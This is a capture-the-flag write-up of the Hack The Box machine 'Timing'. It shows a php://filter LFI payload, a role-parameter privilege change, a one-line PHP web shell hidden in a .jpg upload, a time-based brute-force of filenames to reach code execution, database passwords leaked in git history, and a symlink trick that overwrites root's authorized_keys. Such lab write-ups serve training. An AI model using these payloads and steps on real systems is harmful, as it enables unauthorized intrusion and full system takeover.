Timing
Hack The Box

Akhil S | CPT | February 22 2022

Summary


Timing is the Hack The Box boot2root machine which is a fun box with a lot of enumeration.The machine runs a simple PHP web server. Enumerating the web directory we discovered an image.php file. Fuzzing that PHP file we found a parameter "?img=" if we pass /etc/passwd the server simply responds with a message "hacking detected" if we use a php wrapper with base64 encoding we will have a successful LFI Vulnerability. Reading the /etc/passwd we got the username aaron login the web with default credentials aaron:aaron after login it has an edit profile menu which gave them access to the admin panel and allow us to upload image after the uploading the image with php payload we must find the file name and get the RCE, enumerating the server directories we find a backup file in the /opt directory it contains a git repository enumerating the file we find ssh password access the machine through ssh after that abuse the netutils to overwrite the authorized_keys and get rooted

Run the nmap scan:


```
# Nmap 7.92 scan initiated Fri Jan 28 23:12:43 2022 as: nmap -sCV -A -o nmapscan.txt 10.10.11.135
Nmap scan report for timing.htb (10.10.11.135)
Host is up (0.65s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:5c:40:d7:c9:fe:ff:a8:83:c3:6e:cd:60:11:d2:eb (RSA)
|   256 18:c9:f7:b9:27:36:a1:16:59:23:35:84:34:31:b3:ad (ECDSA)
|_  256 a2:2d:ee:db:4e:bf:f9:3f:8b:d4:cf:b4:12:d8:20:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-title: Simple WebApp
|_Requested resource was ./login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 28 23:14:33 2022 -- 1 IP address (1 host up) scanned in 110.52 seconds
```

Notice the two usual and classic open ports: ssh on port 22 and http on port 80 I immediately put the domain timing.htb in my /etc/hosts file and I also noticed the login.php file name which means it is a PHP server


Navigating the web http://timing.htb it's running
a simple web app with a login page



let's check the hidden files and subdirectory using gobuster




The result is showing an interesting one which is an image.php file
accessing the image.php it doesn't contain body or content




fuzzing the image.php file parameter using ffuf

Check the parameter "?img=" with /etc/passwd in burp repeater. The server sends a response message "hacking detected" which means the server is blocking our request

I try to bypass the filtering method with php://filter wrappers "http://example.com/image.php?img=php://filter/convert.base64-encode/resource=/etc/passwd"




it successfully vulnerable to LFI




Decoding the base64 encoding data and the user is aaron

Try to log in the web using default credentials (aaron:aaron)



We logged in as user2 and it has an edit profile menu.




I have already read all the .php files using LFI. There is a file called "admin_auth_check.php" it defines “role!=1” no permission to the admin panel so “role=1” is the admin role.
capture the edit profile request in the burp suite and then check the response.
The response is JSON data with role parameter that is 0


admin_auth_check.php

```php
<?php

include_once "auth_check.php";

if (!isset($_SESSION['role']) || $_SESSION['role'] != 1) {
    echo "No permission to access this panel!";
    header('Location: ./index.php');
    die();
}

?>
```


Response in Burp repeater



Manipulating the request add the role parameter role=1



Yes, I successfully changed the user role to admin role. After that I refresh the page now I can access the admin panel that allow us to upload
images.



Upload.php which is the backend code for
uploading images.

```php
<?php
include("admin_auth_check.php");

$upload_dir = "images/uploads/";

if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

$file_hash = uniqid();

$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if ($check === false) {
        $error = "Invalid file";
    }
}

// Check if file already exists
if (file_exists($target_file)) {
    $error = "Sorry, file already exists.";
}

if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
}

if (empty($error)) {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file has been uploaded.";
    } else {
        echo "Error: There was an error uploading your file.";
    }
} else {
```

Above code is what we will look into. Uploaded files will be moved to */images/uploads/' directory. File Extension must have jpg', and upon upload the filename will be changed to MD5 sum. The logic behind creating this MD5 sum is, it takes two things as input, $file hash' and 'time())' and then adds the base filename of uploaded file to that hash.

According to PHP, uniqid() function generates a unique ID based on the microtime (the current time in microseconds). In PHP single quote (') and double quote(") have different meanings and interpretations.

Single quoted strings will display things almost completely "as is.". Double quote strings will display a host of escaped characters (including some regexes), and variables in the strings will be evaluated.

So, uniqid() is just a rabbit hole, it is taking sfile hash as string to generate MD5 hash. However, time()) is also being used as factor to generate MDS. It is considering current time in seconds, that means every second will get a new hash.

We need to match the upload time to get the right hash. For that we need to make sure our local machine time is not far behind or a head.

```
nmap -p80 --script http-date timing.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-18 17:04 GMT
Nmap scan report for timing.htb (10.10.11.135)
Host is up (0.27s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-date: Fri, 18 Feb 2022 17:04:43 GMT; +30s from local time.

Nmap done: 1 IP address (1 host up) scanned in 5.19 seconds
```

```
┌──(kali㉿vm)-[~/HTB/timing]
└─$ date
Fri Feb 18 17:04:13 PM GMT 2022
```

You can check the date and match it with your time using nmap. Target is-16 seconds behind from my local time. You just need to confirm time, make sure to set your time to GMT.

```
┌──(kali㉿vm)-[~/HTB/timing]
└─$ cat payload.jpg
<?php system($_GET[cmd]);?>
```

Create a jpg file with PHP code which can give code execution access. Now we need to start a PHP interactive shell, where we run continuously run PHP code to generate hash based on time and string.

```
php -a
Interactive shell

php > while (true){echo date("D M J G:i:s T y"); echo "=" ; echo md5('$file_hash' . time());echo "\n";sleep(1);}
Fri Feb J 17:10:09 UTC 22=46f86e00cdc28dfdd17140ab650f253c
Fri Feb J 17:10:10 UTC 22=ae30812a01e35558eb19edb80c0f5f43
Fri Feb J 17:10:11 UTC 22=3c400e04e2dbd18e5b279f8d9f0437e2
Fri Feb J 17:10:12 UTC 22=bc85022b6ba0af3fd2b68116784e981a
Fri Feb J 17:10:13 UTC 22=ba90f0d034a883a4bb9f51c2d89b846d
```


Keep it going, do not terminate it. Now we need to upload that recently created jpg file, intercept the upload request, send it to repeater, check the response time and match the time with PHP hash.

Check burp response time and find the matching hash of that time from PHP interactive session.


```
php > while (true){echo date("D M J G:i:s T y"); echo "=" ; echo md5('$file_hash' . time());echo "\n";sleep(1);}
Fri Feb J 17:11:22 UTC 22=08576e1d40eb90b0be4bd88cfb9dfb6e
Fri Feb J 17:11:23 UTC 22=aadec32bafe6cc4e5e52af30a272fcc1
Fri Feb J 17:11:24 UTC 22=77a0ca1126765779fd995e6ca385f1ba
Fri Feb J 17:11:25 UTC 22=8e055d3f73b750172035beb253c5d2e9
Fri Feb J 17:11:26 UTC 22=dfee1b4cb23db563252d16081c58d098
Fri Feb J 17:11:27 UTC 22=507185ca9da790587f30e3b62f60e2d5
Fri Feb J 17:11:28 UTC 22=bf382cf682d3e9d14e244f68edcba071
```

The time matched hash is Fri Feb J 17:11:25 UTC 22=8e055d3f73b750172035beb253c5d2e9


now let's executed our uploaded payload through http://timing.htb/image.php?img=images/uploads/8e055d3f73b750172035beb253c5d2e9_payload.jpg&cmd=id



Here, we have the RCE. We try to get back a reverse shell but we can't get a shell with the www-data user, it's like he has outside connections restriction so we try to enumerate the machine directory we find a backup file in the opt directory.



Copy the file to the webserver root directory and get the file to our machine



Unzip the file it contains the git repository

```
┌──(kali㉿vm)-[~/HTB/timing/backup]
└─$ ls -la
total 76
drwxr-xr-x  6 kali kali 4096 Jul 20  2021 .
drwxr-xr-x 13 kali kali 4096 Feb 22 17:13 ..
-rw-r--r--  1 kali kali  200 Jul 20  2021 admin_auth_check.php
-rw-r--r--  1 kali kali  373 Jul 20  2021 auth_check.php
-rw-r--r--  1 kali kali 1268 Jul 20  2021 avatar_uploader.php
drwxr-xr-x  2 kali kali 4096 Jul 20  2021 css
-rw-r--r--  1 kali kali   92 Jul 20  2021 db_conn.php
-rw-r--r--  1 kali kali 3937 Jul 20  2021 footer.php
drwxr-xr-x  8 kali kali 4096 Jul 20  2021 .git
-rw-r--r--  1 kali kali 1498 Jul 20  2021 header.php
-rw-r--r--  1 kali kali  507 Jul 20  2021 image.php
drwxr-xr-x  3 kali kali 4096 Jul 20  2021 images
-rw-r--r--  1 kali kali  188 Jul 20  2021 index.php
drwxr-xr-x  2 kali kali 4096 Jul 20  2021 js
-rw-r--r--  1 kali kali 2074 Jul 20  2021 login.php
-rw-r--r--  1 kali kali  113 Jul 20  2021 logout.php
-rw-r--r--  1 kali kali 3041 Jul 20  2021 profile.php
-rw-r--r--  1 kali kali 1740 Jul 20  2021 profile_update.php
-rw-r--r--  1 kali kali  984 Jul 20  2021 upload.php
```

let's enumerate the git repository we use the command “git show”
which is used to "Show various types of objects"

```
┌──(kali㉿vm)-[~/HTB/timing/backup]
└─$ git show
commit 16de2698b5b122c93461298eab730d00273bd83e (HEAD -> master)
Author: grumpy <grumpy@localhost.com>
Date:   Tue Jul 20 22:34:13 2021 +0000

    db_conn updated

diff --git a/db_conn.php b/db_conn.php
index f1c9217..5397ffa 100644
--- a/db_conn.php
+++ b/db_conn.php
@@ -1,2 +1,2 @@
 <?php
-$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```

we discovered two passwords let connect the machine through ssh with these Credentials and user as aaron


```
┌──(kali㉿vm)-[~/HTB/timing/www]
└─$ ssh aaron@timing.htb
aaron@timing.htb's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Feb 22 12:03:49 UTC 2022

  System load:  0.07              Processes:           168
  Usage of /:   48.9% of 4.85GB   Users logged in:     0
  Memory usage: 10%               IP address for eth0: 10.10.11.135
  Swap usage:   0%


8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Feb 22 12:02:50 2022 from 10.10.16.30
aaron@timing:~$ ls
default  dfunk  user.txt
aaron@timing:~$
```

we got the user flag. Now we need to perform privilege escalation, so let's check what we can start as a superuser without using the password.

```
aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
aaron@timing:~$
```


It is running netutils.jar as root.
which is inside the root folder so we can't view that.

When we run the program from the root user it gets a remote file and saves it with root permission in aaron home directory.




So, I decided to create a symbolic link in /root/.ssh/authorized_keys with keys using our private key. when we get the file with the same name
it overwrites the authorized_keys.

let's create the ssh key in our machine rename the id_rsa.pub to keys and run a simple python server on port 80



Now the file is fetched there is no new file created that means
over keys file is overwritten to authorized_keys. Let's login with our id_rsa



Now we connected as root and got the root flag